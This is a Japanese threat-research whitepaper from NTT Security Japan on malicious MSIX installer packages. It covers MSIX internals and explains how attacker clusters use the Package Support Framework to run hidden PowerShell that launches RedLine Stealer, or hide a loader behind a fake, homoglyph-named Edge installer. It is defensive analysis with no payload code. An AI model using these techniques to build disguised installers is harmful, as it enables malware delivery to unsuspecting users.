NTT Security Holdings

悪性 MSIX ファイル
大規模調査レポート

NTT セキュリティ・ジャパン株式会社

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IoC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では、悪性な MSIX ファイルを用いた攻撃を多く観測しています。悪性な MSIX ファイルの情報は様々な組織から公開されていますが、SOC では特に解析の効率化を目指し、新たなツールを開発しました。本レポートでは、悪性な MSIX ファイルの大規模調査と、開発したツールの概要および評価、また様々な分析・リサーチ結果を紹介し、今後の悪性 MSIX ファイル対策のアプローチの一つとして活用していただくため、ホワイトペーパーを公開します。

目次

1.はじめに

MSIX は 2018 年に登場した比較的新しいインストーラーパッケージフォーマットで、Windows 10 や Windows 11 でサポートされています。MSI ファイルや APPX ファイルの後継として開発されたものであり、よりモダンなファイルフォーマットとして設計されていますが、その認知度や普及率は低い状況です。それはセキュリティ従事者も例外ではなく、MSIX ファイルを悪用した攻撃ケースは想定されてきませんでした。

しかし、そうした背景を察してか、2023 年 2 月頃から悪性な MSIX ファイルを用いた攻撃が多く観測され始めました。当初は一部の限られた攻撃グループのみが悪性 MSIX ファイルを使用していましたが、現在では広く様々な攻撃グループに採用されており、重要な攻撃起点となっています。SOC でも、悪性な MSIX ファイルを使った攻撃を日々観測しています。

私たちは 2023 年 2 月時点で悪性な MSIX ファイルの登場をいち早く察知し、その脅威情報の収集と分析に努めてきました。現在までに 300 を超える悪性 MSIX ファイルを解析しており、配布経路や使用されたマルウェア、攻撃インフラ、あるいは攻撃グループの情報など、一つ一つの攻撃ケースについて詳細に調査を行ってきました。

MSIX ファイルの構造や挙動を理解することは、悪性な MSIX ファイルの解析や対策する上で重要です。特に悪性挙動を実現するために利用されているテクニックや、具体的な侵害挙動は特徴的であり、それらについて未知の状態では攻撃を見落としかねません。

本稿では、まず MSIX ファイルの構造や機能、挙動など、基本的な概要を紹介します。また、悪性な MSIX ファイルが悪性挙動を実現するために採用している複数の攻撃テクニックについて示します。これによって、悪性な MSIX ファイルの基礎的な概念を理解し、具体的な侵害事例を適切に把握できるようになります。

4 章では、悪性な MSIX ファイルを効率的に解析するために私たちが開発したツールについて紹介します。本ツールはコマンドラインツールであり、Python パッケージとしても提供していますが、MSIX ファイルの大規模あるいは迅速な解析のために、悪性

挙動のポイントとなる情報を調査することが可能です。また、ツールの評価とユースケースを示し、有効性を検証します。

続いて 5 章では、私たちが収集した 300 を超える悪性 MSIX ファイルの調査結果をもとに、攻撃キャンペーンを実行する攻撃グループについてまとめます。悪性な MSIX ファイルを巡っては、複数の攻撃グループがマーケット上でサービス提供を行っており、それを使った様々な攻撃グループによる攻撃が発生しています。本章では、そうした攻撃事例を丁寧に調査し、配布経路や使用されたマルウェア、攻撃インフラ、あるいはコードなどに残された様々な痕跡をもとに、クラスタリングを行った結果を紹介します。

同様に 6 章では、私たちが悪性 MSIX ファイルの調査を行う上で観測してきたマルウェアについて共有します。多くの場合、既知の情報窃取型マルウェアやバンキングトロジャンを使用していましたが、中には未知のマルウェアも複数観測しています。そうしたマルウェアについて、解析結果を共有します。

また、悪性な MSIX ファイルを使った攻撃キャンペーンでは、マーケット上で様々なエコシステムが関わって成立しています。特に、MSIX ファイルは有効なコード署名が付与されている必要があり、それを販売している業者が存在します。8 章では、悪性な MSIX ファイルを調査して判明したコード署名について調査を行い、攻撃者がどのようにコード署名を利用しているかを明らかにします。また、オンラインの検体共有サービスに投稿された検体から未知の悪性な MSIX ファイルをリサーチする手法についても紹介します。

最後に、悪性な MSIX ファイルからシステムを守るための防衛手法について検討します。ここでは、悪性な MSIX ファイルの悪性挙動の勘所を紹介し、具体的な対策について考察します。

悪性な MSIX ファイルによる攻撃は今後も継続することが予想されます。本稿は、悪性な MSIX ファイルについて理解し、実際に組織を守るために必要な対策をするための一助となることを目指しています。

2.MSIX ファイルとは

MSIX は、Microsoft 社の新しいアプリケーションパッケージ形式です（図 1）。MSIX でパッケージされたアプリケーションは、 C:¥Program Files¥WindowsApps¥ 配下にインストールされ、インストール時にはコード署名が必須なことや、アプリケーションの実行時に一部のファイルシステムやレジストリが仮想化されるといった特徴があります。また過去のアプリケーションと互換性を維持する仕組みや自動更新の機能も備わっています。

MSIX ファイルの ZIP 圧縮を解凍した様子を図 2 に示します。パッケージングツールや互換性維持の仕組みの有無によって含まれるファイルは一部異なります。



図 1 MSIX ファイルの内部（MSIX パッケージの内部[1]の図を基に作成）



図 2 MSIX ファイルの ZIP 圧縮を解凍した様子

2.1. Footprint Files

MSIX ファイルの内部は、Package Payload と Footprint Files に大別されます。Package Payload には、アプリケーションに関するファイルが格納されています。Footprint Files には、アプリケーションの構成情報やコードサイニング証明書関係の情報が格納されています。

Footprint Files は主に"AppxManifest.xml"や"AppxSignature.p7x"、および"AppxBlockMap.xml"の 3 つのファイルで構成されています（表 1）。なお、"AppxManifest.xml"において、Windows アプリケーションがアクセスできるリソースやデバイスは、Capabilities.Capability 要素で指定されます。

表 1 Footprint Files における 3 ファイルの構成

	"AppxManifest.xml"	"AppxSignature.p7x"	"AppxBlockMap.xml"
内容	パッケージ全般の情報（アプリケーション名、開発者、およびコードサイニング証明書の発行元など）	PKCS (Public-Key Cryptography Standards) #7 形式の証明書で、MSIX ファイルのコードサイニング証明書として使用	アプリケーション内のファイル一覧が、それぞれのサイズとブロック単位ごとのハッシュ値と共に記載

2.2. VFS / PSF

MSIX には互換性維持の仕組みとして、VFS（Virtual File System）と PSF（Package Support Framework）があります。

2.2.1. VFS (Virtual File System)

VFS は、Windows の既知のフォルダ、またはその配下にあるファイルの読み取りに対して、対象のパスへのアクセスに加え、MSIX ファイル内に含まれる VFS というフォルダの内部へリダイレクトを行う機能です。Windows の既知のフォルダの例としては *System32* が挙げられ、64 ビットシステム上では SystemX64 という名前のフォルダを VFS 配下へ含めることでリダイレクトが行われます。SystemX64 を含む VFS フォルダをパッケージ内に含めた場合、System32 へのアクセスは C:¥Program Files¥WindowsApps¥<*package_full_name*>*¥VFS¥SystemX64* へリダイレクトされ、その後本来の *C:¥Windows¥System32* へのアクセスが行われます。

図 3 の VFS の動作例では、System32 配下の "vc10.dll" へのアクセスを想定した際の、OS によるリダイレクト処理を表しています。



図 3 VFS の動作例[2]

またレジストリを対象とする同様の機能も存在し、例えば HKLM¥Software エントリの内容を"Registry.dat"として含めることができます。

2.2.2. PSF (Package Support Framework)

PSF は、PowerShell スクリプトまたは DLL ファイルを使用して互換性を実現する仕組みです。既存のアプリケーションのソースコードに変更を加えず、互換性を維持できます。

PSF を利用する際は、その設定ファイルである"config.json"を始め、"PsfLauncher32/64.exe"、"PsfRuntime32/64.dll"、および"PsfRunDll32/64.exe"の構成ファイルをパッケージ内に含める必要があります。そして、"AppxManifest.xml"内のアプリケーションとして実行するファイルに"PsfLauncher32/64.exe”を指定する必要があります。なお、これらの構成ファイルの詳細については、Microsoft 社の GitHub リポジトリで紹介されています[3]。

PSF には、アプリケーションの実行前、または実行後に任意の PowerShell スクリプトを実行する機能があります。PSF として PowerShell スクリプトを実行する際には、スクリプトの Wrapper の役割を担う"StartingScriptWrapper.ps1"もパッケージ内に追加する必要があります。

PSF で PowerShell スクリプトを実行する場合の"config.json"の構成例を図 4 に示します。例では、startScript にパッケージ内に追加したファイルの名前などの設定を記載することで、アプリケーションの実行前に PowerShell スクリプトを実行することを明示しています。なお、 id には"AppxManifest.xml"の Applications.Application 要

素にある Id 属性と同じものを、executable には PsfLauncher をラッパーとして起動されるアプリケーションの実行ファイル名を記載します。

図 4 "config.json"の構成例

startScript と endScript の設定では、まず scriptPath に実行する PowerShell スクリプトを指定することが必須です。また PowerShell の実行ポリシーの観点から、scriptExecutionMode という設定項目を追加し、RemoteSigned や Bypass を値として設定する必要があります。その他の設定項目については Microsoft のドキュメント[4]で紹介されています。

PSF には、DLL ファイルによりアプリケーションの挙動を補完する機能があります。ここで、Microsoft 社によって用意されている特定の用途向けの DLL ファイルがいくつかあります。例えば、MSIX の制限によりアプリケーションが本来アクセスできないディレクトリへの書き込みをリダイレクトする FileRedirectionFixup が挙げられます。

PSF で DLL ファイルを使用する際の"config.json"の構成例を図 5 に示します。processes.executable には拡張子なしの実行ファイル名を記載するため、例では、"MainApp.exe"に processes.fixups.dll に指定されている"FixupDLLName.dll"がロードされることを示しています。DLL ファイル内で使われる設定値は、processes.fixups.config 内に記載することで読み込まれます。

図 5 DLL を使用する際の"config.json"の例

またこの機能では、独自に作成した DLL ファイルも導入できます。DLL ファイルの要件として、PSFInitialize と PSFUninitialize という名前の関数をエクスポートする必要があります[5]。なお、PSFInitialize 関数はアプリケーション実行前、PSFUninitialize 関数はアプリケーション実行後にそれぞれ呼び出されることを確認しています。

2.3. パッケージされたアプリケーションの種類と実行環境

MSIX に関わるアプリケーションの種類とそれらが動作する実行環境について紹介します。本章では、MSIX ファイルのエントリポイントとして指定されている実行ファイルのことを、”アプリケーション”として扱います。

2.3.1. アプリケーションの種類

MSIX でパッケージされたアプリケーションは 3 種類存在します。これらは、"AppxManifest.xml"の Applications.Application 要素にある RuntimeBehavior 属性もしくは EntryPoint 属性で判別できます。RuntimeBehavior 属性で判断できるものには、以下が挙げられます。

- windowsApp：UWP アプリ
- packagedClassicApp ： WinUI 3 ／デスクトップブリッジ (Centennial) アプリ
- win32App：Win32 アプリ

RuntimeBehavior 属性が指定されていない場合は、代わりに EntryPoint 属性で判別できます。EntryPoint 属性は、windows.fullTrustApplication か windows.partialTrustApplication のどちらかの値となり、どちらも packagedClassicApp に該当します。

2.3.2. アプリケーションの実行環境

アプリケーションの実行環境は、"AppxManifest.xml"の Applications.Application 要素にある TrustLevel 属性もしくは EntryPoint 属性で指定されます。TrustLevel 属性の値は以下のいずれかになります。

- appContainer：Windows 特有のコンテナ内で実行される
- mediumIL：従来のデスクトップアプリと同等の環境から一部のみ仮想化された状態で実行される

アプリケーションの種類と同様に、TrustLevel 属性が指定されていない場合は EntryPoint 属性の値により判別できます。EntryPoint 属性が windows.fullTrustApplication の場合は mediumIL です。そして windows.partialTrustApplication の場合は appContainer となります。

2.4. アプリケーションのインストール

MSIX でパッケージされたアプリケーションをインストールするとき、パッケージ内部の証明書が検証されます。

証明書の検証に成功した場合は、アプリケーションがアクセスするリソースやデバイスについて記述された"AppxManifest.xml"の Capabilities.Capability 要素のリストと、青色のインストールボタンがクリック可能な状態で表示されます（図 6）。図 7 は、図 6 に対応する Capabilities.Capability 要素を示しています。

図 6 アプリケーションインストール時の Capability 一覧

```
<Capabilities>
  <Capability Name="internetClient"/>
  <Capability Name="privateNetworkClientServer"/>
  <uap:Capability Name="removableStorage"/>
  <uap:Capability Name="picturesLibrary"/>
  <uap:Capability Name="voipCall"/>
  <uap:Capability Name="contacts"/>
  <uap3:Capability Name="backgroundMediaPlayback"/>
  <uap6:Capability Name="graphicsCapture"/>
  <rescap:Capability Name="runFullTrust"/>
  <rescap:Capability Name="oneProcessVoIP"/>
  <DeviceCapability Name="location"/>
  <DeviceCapability Name="microphone"/>
  <DeviceCapability Name="webcam"/>
</Capabilities>
```

図 7 AppxManifest.xml における Capability 要素

次に証明書の検証に失敗するケースとして 2 つの例を紹介します。

1. 証明書チェーンが成立しないケース：例えば、ルート証明書が信頼されたルート証明機関にインストールされていないとき、証明書チェーンが成立しないため失敗します（図 8）。自己署名証明書を使用するケースが上記に該当し、アプリケーションのインストールには、事前に自己署名証明書に対応するルート証明書を信頼されたルート証明機関にインストールしておくという工程が必要となります。そのため被害者端末上での実行を保証するという観点から、マルウェアの配布に使用されることは少ないと考えています。



図 8 証明書チェーンが成立しないときのインストール画面

2. 証明書の失効：CRL （Certificate Revocation List）に該当の証明書のシリアルナンバーが記載されていると、証明書の検証に失敗します。図 9 では、使用する証明書が失効されたことを理由に、MSIX として配布されたマルウェアのインストールが不可能となっていることを示しています。このことから、攻撃者が悪用する証明書を報告することは、被害の軽減へ一定の効果があると考えられます。

図 9 証明書が失効されているときのインストール画面（偽のアプリケーション）

2.5. アプリケーションの起動

MSIX でパッケージされたアプリケーション起動時のプロセスツリーについて取り上げます。アプリケーションの起動方法、また MSIX ファイルの作成に用いたツールによってプロセスツリーに差異が生じることを確認しています。

2.5.1. 通常の MSIX ファイル

MSIX ファイルからアプリケーションを起動した際のプロセスツリーは、図 10 の通りです。また、PSF を利用している場合は、図 11 のように"PsfLauncher32/64.exe"の子プロセスとしてアプリや PowerShell のプロセスが立ち上がります。なお、アプリケーションがシステムにインストールされた後、Start Menu からアプリケーションを起動すると、"Explorer.exe"の子プロセスとしてアプリケーションや"PsfLauncher32/64.exe"が起動されることを確認しています。



図 10 アプリケーション起動時のプロセスツリー



図 11 PSF の PowerShell を設定した際のプロセスツリー

2.5.2. Advanced Installerで作成されたMSIXファイル

攻撃者にも利用される Advanced Installer というパッケージングツールで作成された MSIX ファイルのプロセスツリーについても紹介します。アプリケーション本体、PSF の PowerShell が"AiStubX86/64.exe"の子プロセスとして実行されるよう変化したことが確認できます（図 12）。



図 12 Advanced Installer によって作成されたアプリケーションのプロセスツリー

アプリケーションの起動に関わるエントリポイントの定義では、通常、"AppxManifest.xml"の Applications.Application 要素にある Executable 属性にアプリケーション本体となる実行ファイルへのパスを指定します。これに対し Advanced Installer によって作成された MSIX では、"AI_STUBS¥AiStubX64.exe"が指定されます。Advanced Installer 製の MSIX では、エントリポイントで指定される本来の実行ファイルへのパスを"Registry.dat"ファイルで認識していると考えられます。Registry Viewer[6]によって"Registry.dat"を表示した例を図 13 に示します。これは、MSIX ファイル内のルートフォルダ配下にある実行ファイル（"show_message.exe"）をエントリポイントとして設定したときの"Registry.dat"を表しています。



図 13 "Registry.dat"ファイルの例

3.悪性 MSIX ファイルの状況

SOC では MSIX ならびに、MSIX の前規格である APPX を悪用した攻撃事例についていくつか観測しています。2022 年 2 月頃の Emotet による ms-appinstaller URI(Uniform Resource Identifier)プロトコルの悪用を始めとして、2023 年には著名なソフトウェアを装った偽のインストーラーを配布する攻撃事例が観測されました[7][8][9][10]。

これらの攻撃キャンペーンに加え実際の MSIX ファイル作成の体験を通して、SOC では MSIX ファイルの悪用方法について表 2 に整理しています。なお SOC 内では悪性 MSIX ファイルに関わる痕跡をもとにクラスタリングを行っており、表中では悪用手法毎のクラスタについて例示しています。クラスタリングの詳細については 5 章で詳しく記載しています。また執筆時点で悪用事例は観測していませんが、DLL を悪用することも可能だと考えられます。

MSIX の展開においては自動更新機能[11]がサポートされています。2020 年に話題となった SolarWinds 社製品に対するサプライチェーン攻撃でも自動更新機能が悪用され、それらの攻撃への対処の困難性について言及されていました[12]。MSIX においても自動更新機能の悪用による攻撃が可能だと考えられます。特にアプリ更新時には PSF の追加もできることから、アプリケーション本体のバイナリやソースコードへ干渉することなく、比較的容易に攻撃を成立させることが可能だと考えられます。

表 2 MSIX の悪用手法と代表的なクラスタ

手法	代表的なクラスタ
PSF で悪性 PowerShell スクリプトを仕込む	DragonSeed[7][8][9]
アプリケーション本体として悪性 EXE を仕込む	RockSeed[10]
PSF で悪性 DLL を仕込む	観測無し
MSIX の自動更新機能を悪用する	観測無し

3.1. PSF で悪性 PowerShell スクリプトを仕込む

PSF にはアプリケーションの起動前、または終了後に任意の PowerShell スクリプトを実行する機能があります。例えば PsychicSeed というクラスタ（詳細は 5 章にて後述）は、MSIX ファイルの PSF を使用して PowerHarbor のダウンローダー（PowerShell スクリプト）を実行させます[8]。また DragonSeed というクラスタ（詳細は 5 章にて後述）では PSF で PowerShell スクリプトを実行して、情報窃取型マルウェアである RedLine Stealer などを実行します[13]。このとき"config.json"の scriptPath に悪性 PowerShell スクリプト（"test.ps1"）を指定することで、"zHelper.exe"（RedLine Stealer）を起動します（図 14）。



図 14 PSF の悪性 PowerShell スクリプトの実行の流れ

3.2. アプリケーション本体として悪性 EXE を仕込む

RockSeed （詳細は 5 章にて後述）によって配布されたマルウェア（悪性 EXE）は、APPX のエントリポイントに指定されている"AiStubX64.exe"によって実行されます。この実行ファイルを経由して、VFS にある"KSPSService.exe"（Hijack Loader[14]のサンプル）が起動されます[10]。

この検体の特徴として、"config.json"で指定した"chrome.ps1"を通じてファイルサーバから正規の Microsoft Edge のインストーラー（"MicrosoftEdgeSetup.exe"）をダウンロードし、実行することが挙げられます。また APPX のファイル名が"M**I**crosoftEdgeSetup.appx"になっており、ホモグリフで検出回避を試みていることも読み取れます。以上のことから、マルウェア全体が正規の Microsoft Edge のインストーラーを模していると考えられます（図 15）。

